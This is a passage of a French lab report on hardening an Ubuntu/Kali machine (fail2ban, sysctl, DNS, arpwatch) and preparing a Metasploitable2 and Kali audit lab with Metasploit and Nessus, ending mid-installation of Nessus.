
Activer la protection SSH

sudo nano /etc/fail2ban/jail.local

```
root@sergio:/home/sergio# sudo nano /etc/fail2ban/jail.local
root@sergio:/home/sergio#
```



Et commenter cette section.



Applique les changements :

sudo systemctl restart fail2ban

```
root@sergio:/home/sergio# sudo systemctl restart fail2ban
root@sergio:/home/sergio#
```

Désactivation IPv6

- **Statut** : ACTIVÉ et Configuration automatique (AUTO).
- **Recommandation** : Si on n'utilise pas IPv6, nous pouvons le désactiver pour renforcer la sécurité. Si nous l'utilisons, assurons-nous que les règles de pare-feu sont bien configurées pour sécuriser l'IPv6.

Désactivation d'IPv6 : Pour désactiver IPv6, ajoutons les lignes suivantes dans **/etc/sysctl.conf.**

```
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
```

 # nano /etc/sysctl.conf

```
root@sergio:/home/sergio# nano /etc/sysctl.conf
root@sergio:/home/sergio#
```

```
root@sergio: /home/sergio
 GNU nano 4.8                                  /etc/sysctl.conf
# Renforcement du noyau Linux

fs.suid_dumpable = 0
kernel.core_uses_pid = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.sysrq = 0

net.ipv4.conf.all.forwarding = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.log_martians = 1

net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0


net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
```

Puis appliquez les changements par la commande suivante :

sudo sysctl -p

```
root@sergio:/home/sergio# sudo sysctl -p
fs.suid_dumpable = 0
kernel.core_uses_pid = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.sysrq = 0
net.ipv4.conf.all.forwarding = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.log_martians = 1
net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
root@sergio:/home/sergio#
```

- **Vérification des serveurs DNS**
  - **Statut** : **127.0.0.53** [**NO RESPONSE**] et Min. 2 serveurs DNS répondants [ATTENTION].
  - **Recommandation** : Cela signifie que le résolveur DNS local (127.0.0.53) ne répond pas. Vous devez vous assurer que vos serveurs DNS sont bien configurés. Il est aussi recommandé d'utiliser des serveurs DNS fiables comme ceux de Google (**8.8.8.8, 8.8.4.4**) ou Cloudflare (**1.1.1.1, 1.0.0.1**).
- **Configuration des serveurs DNS**

Vérifions notre fichier **/etc/resolv.conf** pour nous assurer que les serveurs DNS sont bien configurés

Exemple de configuration pour utiliser les DNS de Google

sudo nano /etc/resolv.conf

```
root@sergio:/home/sergio# sudo nano /etc/resolv.conf
root@sergio:/home/sergio#
```

```
root@sergio: /home/sergio
  GNU nano 4.8                                    /etc/resolv.conf
# operation for /etc/resolv.conf.

#nameserver 127.0.0.53
#options edns0 trust-ad
nameserver 8.8.8.8
nameserver 8.8.4.4
search home
```

- **Vérification du logiciel de surveillance ARP**
  - **Statut** : NON TROUVÉ.
  - **Recommandation** : L'utilisation d'un logiciel de surveillance ARP (comme arpwatch) est utile pour détecter les attaques ARP spoofing (usurpation d'adresse MAC). Il peut être utile d'installer et de configurer arpwatch pour surveiller les changements d'ARP.
- **Installation d'arpwatch**

On installe l'outil par la commande suivante :

sudo apt-get install arpwatch

```
root@sergio:/home/sergio# sudo apt-get install arpwatch
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
```

sudo systemctl enable arpwatch

sudo systemctl start arpwatch

```
root@sergio:/home/sergio# sudo systemctl enable arpwatch
Synchronizing state of arpwatch.service with SysV service script with /lib/systemd/systemd-sysv-i
Executing: /lib/systemd/systemd-sysv-install enable arpwatch
root@sergio:/home/sergio#
root@sergio:/home/sergio# sudo systemctl start arpwatch
root@sergio:/home/sergio#
```

Éditons le fichier de configuration


sudo nano /etc/sysctl.conf

```
root@sergio:/home/sergio# sudo nano /etc/sysctl.conf
root@sergio:/home/sergio#
```

Ajoutons ensuite les lignes suivantes en bas du fichier.

```
# Renforcement du noyau Linux

fs.suid_dumpable = 0
kernel.core_uses_pid = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.sysrq = 0

net.ipv4.conf.all.forwarding = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.log_martians = 1
```

```
net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0
```



Appliquons les modifications immédiatement par la commande suivante :

sudo sysctl -p

```
root@sergio:/home/sergio# sudo sysctl -p
fs.suid_dumpable = 0
kernel.core_uses_pid = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.sysrq = 0
net.ipv4.conf.all.forwarding = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.log_martians = 1
net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0
root@sergio:/home/sergio#
```

On vérifier les changements appliqués par la commande suivante :

sudo sysctl -a | grep -E "fs.suid_dumpable|kernel.core_uses_pid|kernel.dmesg_restrict|kernel.kptr_restrict|kernel.sysrq|net.ipv4.conf.all.forwarding|net.ipv4.conf.all.log_martians|net.ipv4.conf.all.rp_filter|net.ipv4.conf.all.send_redirects|net.ipv4.conf.default.accept_redirects|net.ipv4.conf.default.accept_source_route|net.ipv4.conf.default.log_martians|net.ipv6.conf.all.accept_redirects|net.ipv6.conf.default.accept_redirects"

```
root@sergio:/home/sergio# sudo sysctl -a | grep -E "fs.suid_dumpable|kernel.core_uses_pid|kernel.dmesg_restrict|kernel.kpt
r_restrict|kernel.sysrq|net.ipv4.conf.all.forwarding|net.ipv4.conf.all.log_martians|net.ipv4.conf.all.rp_filter|net.ipv4.c
onf.all.send_redirects|net.ipv4.conf.default.accept_redirects|net.ipv4.conf.default.accept_source_route|net.ipv4.conf.defa
ult.log_martians|net.ipv6.conf.all.accept_redirects|net.ipv6.conf.default.accept_redirects"
fs.suid_dumpable = 0
kernel.core_uses_pid = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.sysrq = 0
net.ipv4.conf.all.forwarding = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.log_martians = 1
net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0
root@sergio:/home/sergio#
```

Note : Ces changements renforcent la protection contre les attaques (exécution de code arbitraire, fuite d'informations système, attaques réseau, etc.


III.2. Architecture réseau pour l'audit

III.2.1 Machine cible : Metasploitable2 (audité)


III.2.2 Installation de Metasploitable2

Lien de Téléchargement : https://www.vulnhub.com/


Sur le site, on fera un recherche comme suite et choisir notre machine vulnérable.




Apres Téléchargement, on décompresse le fichier.




Dans Virtual box, on suit les procédures comme nous indique les numéros suivants.




On coche la case ci-haut puis on choisit notre Disk de la machine.







Nous allons cliquer comme en (1) puis en (2)



Pour en finir, on clique sur le bouton **finish**.



On démarrer la machine puis on se connecte par le nom et le mot de passe d'administrateur par défaut.



III.2.3 Machine d'audit : Kali Linux avec Metasploit et Nessus


III.2.3.1 Installation de metasploit

snap install metasploit-framework


```
┌──(root㉿sergio)-[/home/sergio]
└─# snap install metasploit-framework
La commande « snap » n'a pas été trouvée, mais peut être installée avec :
apt install snapd
Voulez-vous l'installer ? (N/o)o
apt install snapd
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
  firebird3.0-common      libgdal35                 libjxl0.9          libunwind-19
  firebird3.0-common-doc  libgl1-mesa-dev           libmbedcrypto7t64  libwebrtc-audio-processing1
  libbfio1                libgles-dev               libmsgraph-0-1     libx265-209
```

III.2.3.2 Installation de Nessus


Sur le navigateur on va sur le site officiel pour télécharger Nessus pour Kali.




On clique sur lien de Téléchargement.




Ici, on procède comme nous indique la capture.





On accepte les termes du contract.



Pour décompresser un fichier d'extension deb on fait : **dpkg -i** fichier et pour supprimer on fait dpkg -r fichier

 # dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb

```
┌──(root㉿sergio)-[/home/sergio]
└─# cd Téléchargements

┌──(root㉿sergio)-[/home/sergio/Téléchargements]
└─# ls
Nessus-10.8.3-ubuntu1604_amd64.deb

┌──(root㉿sergio)-[/home/sergio/Téléchargements]
└─# dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
Sélection du paquet nessus précédemment désélectionné.
(Lecture de la base de données ... 438977 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de Nessus-10.8.3-ubuntu1604_amd64.deb ...
```

Sortie de la commande
